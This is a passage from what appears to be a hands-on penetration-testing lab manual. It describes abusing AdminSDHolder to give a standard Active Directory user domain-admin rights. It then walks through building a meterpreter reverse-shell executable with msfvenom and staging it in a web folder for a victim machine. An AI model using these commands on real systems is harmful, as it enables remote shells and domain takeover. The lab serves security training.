
If a user account is added into the access control list of AdminSDHolder, the user will acquire "GenericAll" permissions which is equivalent to domain administrators.

Here, we are exploiting Active Directory Objects and adding Martin a standard user in Windows Server 2022, to Domain Admins group through AdminSDHolder.


1. By default the **Parrot Security** machine is selected, in the **Parrot Security** machine launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



5. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.




6. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Exploit.exe with the victim machine.

